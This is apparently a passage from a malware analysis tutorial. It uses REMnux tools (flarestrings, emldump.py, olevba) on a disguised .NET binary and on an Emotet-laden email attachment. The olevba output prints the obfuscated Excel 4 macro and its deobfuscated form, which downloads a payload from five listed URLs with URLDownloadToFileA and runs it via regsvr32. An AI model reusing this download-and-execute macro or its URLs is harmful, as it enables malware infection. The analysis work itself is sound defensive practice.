

```
remnux@remnux:~/Samples$ flarestrings -n 10 tasaras.jpg
!This program cannot be run in DOS mode.
DmnlTjvfbdnrzwqtryvtc
RuntimeCompatibilityAttribute
System.Runtime.CompilerServices
AssemblyTitleAttribute
System.Reflection
AssemblyDescriptionAttribute
AssemblyConfigurationAttribute
AssemblyCompanyAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyTrademarkAttribute
ComVisibleAttribute
System.Runtime.InteropServices
TargetFrameworkAttribute
System.Runtime.Versioning
CompilationRelaxationsAttribute
DmnlTjvfbdnrzwqtryvtc.dll
DeriveBytes
System.Security.Cryptography
MulticastDelegate
```

```
SymmetricAlgorithm
SafeHandleZeroOrMinusOneIsInvalid
Microsoft.Win32.SafeHandles
Bsbvqxiqvpf
```

17. Analyzing EML files



<https://www.malware-traffic-analysis.net/2022/02/23/2022-02-23-traffic-analysis-exercise.pcap.zip>



```
remnux@remnux:~/Samples$ emldump.py -d FarmersUnionOilCompanyofKenmare.eml
1: M      multipart/mixed
2:      559 text/html
3:      92351 application/vnd.openxmlformats-officedocument.spreadsheetml.sheet (kenmarefarmersunion.com.xlsx)
```

From the dumping earlier, we now that **EML** file contains an **XLSM** attachment. Usually XLSM files contains VBA code.

```
remnux@remnux:~/Samples$ emldump.py -d FarmersUnionOilCompanyofKenmare.eml -s 3 > emotet.xlsx

remnux@remnux:~/Samples$ file emotet.xlsx
emotet.xlsx: Microsoft Excel 2007+
```

```
remnux@remnux:~/Samples$ olevba emotet.xlsx
XLMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60 on Python 3.8.5 - http://decalage.info/python/oletools

=====
FILE: emotet.xlsx
Type: OpenXML

-----
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'

-----
' RAW EXCEL4/XLM MACRO FORMULAS:
```

```
' SHEET: EGFAGAGDGE, Macrosheet
' CELL:D11, =FORMULA( )=FORMULA('Ye1'!C15,'Ye2'!B3)=FORMULA(Fewf1!P22&Fewf1!H9&Fewf1!L2&Fewf1!B15&Fewf1!B15&Brega1!B10&Brega1!
D3&Brega1!C15&Brega1!F5&'Ye2'!B3&Brega1!H8&Brega1!G12&Brega1!J3&Brega1!F24&Brega1!P14&Brega1!M6,D15)=FORMULA(Fewf1!P22&Fewf1!
J11&Fewf1!B18&Fewf1!P11&"DDWD"&Brega1!J11&Fewf1!H9&Fewf1!L2&Fewf1!B15&Fewf1!B15&Brega1!B10&Brega1!D3&Brega1!C15&Brega1!F5&'Ye
2'!B3&Brega1!H8&Brega1!G12&Brega1!J3&Brega1!G26&Brega1!P14&Brega1!M6&Fewf1!P13,D17)=FORMULA(Fewf1!P22&Fewf1!J11&Fewf1!B18&Few
f1!P11&"DDWD1"&Brega1!J11&Fewf1!H9&Fewf1!L2&Fewf1!B15&Fewf1!B15&Brega1!B10&Brega1!D3&Brega1!C15&Brega1!F5&'Ye2'!B3&Brega1!H8&
Brega1!G12&Brega1!J3&Brega1!H28&Brega1!P14&Brega1!M6&Fewf1!P13,D19)=FORMULA(Fewf1!P22&Fewf1!J11&Fewf1!B18&Fewf1!P11&"DDWD2"&B
rega1!J11&Fewf1!H9&Fewf1!L2&Fewf1!B15&Fewf1!B15&Brega1!B10&Brega1!D3&Brega1!C15&Brega1!F5&'Ye2'!B3&Brega1!H8&Brega1!G12&Brega
1!J3&Brega1!I30&Brega1!P14&Brega1!M6&Fewf1!P13,D21)=FORMULA(Fewf1!P22&Fewf1!J11&Fewf1!B18&Fewf1!P11&"DDWD3"&Brega1!J11&Fewf1!
H9&Fewf1!L2&Fewf1!B15&Fewf1!B15&Brega1!B10&Brega1!D3&Brega1!C15&Brega1!F5&'Ye2'!B3&Brega1!H8&Brega1!G12&Brega1!J3&Brega1!J32&
Brega1!P14&Brega1!M6&Fewf1!P13,D23)=FORMULA(Fewf1!P22&Fewf1!J11&Fewf1!B18&Fewf1!P11&"DDWD4"&Brega1!J11&Fewf1!H9&Fewf1!B15&Few
f1!I17&Fewf1!I3&Fewf1!H13&Fewf1!P11&Fewf1!K9&Fewf1!P13&Fewf1!P7&Fewf1!P13,D25)=FORMULA(Fewf1!P22&Fewf1!H13&Fewf1!N4&Fewf1!H13
&Fewf1!H9&Fewf1!P11&Fewf1!P15&Fewf1!H9&Fewf1!P20&Brega1!T2&Brega1!P7&Brega1!N18&Fewf1!P19&Fewf1!P27&Fewf1!M7&Brega1!R4&Fewf1!
P15&Fewf1!P13,D27)=FORMULA(Fewf1!P22&Fewf1!G24&Fewf1!H13&Fewf1!I26&Fewf1!E11&Fewf1!G24&Fewf1!K23&Fewf1!P11&Fewf1!P13,D36), 1
' SHEET: Ye1, Macrosheet
' CELL:C15, None, e
' SHEET: Ye2, Macrosheet
' CELL:B3, None, e
'
' -----
' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
' CELL:D11, FullEvaluation, "True"
' CELL:D15, FullEvaluation, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.ajaxmatters.com/c7g8t/zbBY
gukXYxzAF2hZc/", "..\xxw1.ocx",0,0)
' CELL:D17, FullEvaluation, IF(DDWD<0,CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.beholdpublicatio
ns.com/home/BABxyyWZx8Vu/", "..\xxw1.ocx",0,0))
' CELL:D19, FullEvaluation, IF(DDWD1<0,CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://explorationit.com/s
crewing/AxLm/", "..\xxw1.ocx",0,0))
' CELL:D21, FullEvaluation, IF(DDWD2<0,CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://donboscoschoolputhu
ppally.org/wp-content/UuQ7LBsPoGu9Q/", "..\xxw1.ocx",0,0))
' CELL:D23, FullEvaluation, IF(DDWD3<0,CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://myclassroomtime.co
m/mongery/ZLPsR0QiXiujmJmAA/", "..\xxw1.ocx",0,0))
' CELL:D25, FullEvaluation, IF(DDWD4<0,CLOSE(0),)
' CELL:D27, PartialEvaluation, =EXEC("C:\Windows\SysWow64\regsvr32.exe /s ..\xxw1.ocx")
' CELL:D36, FullEvaluation, RETURN()
+-----+
|Type|Keyword|Description|
+-----+
|Suspicious|CALL|May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|Windows|May enumerate application windows (if|
| | |combined with Shell.Application object)|
|Suspicious|URLDownloadToFileA|May download files from the Internet|
|Suspicious|EXEC|May run an executable file or a system|
| | |command using Excel 4 Macros (XLM/XLF)|
|Suspicious|Base64 Strings|Base64-encoded strings were detected, may be|
| | |used to obfuscate strings (option --decode to|
| | |see all)|
|IOC|http://www.ajaxmatte|URL|
| |rs.com/c7g8t/zbBYguk| |
| |XYxzAF2hZc/| |
|IOC|http://www.beholdpub|URL|
| |lications.com/home/B| |
| |ABxyyWZx8Vu/| |
|IOC|http://explorationit|URL|
| |.com/screwing/AxLm/| |
|IOC|http://donboscoschoo|URL|
| |lputhuppally.org/wp-| |
| |content/UuQ7LBsPoGu9| |
| |IQ/| |
```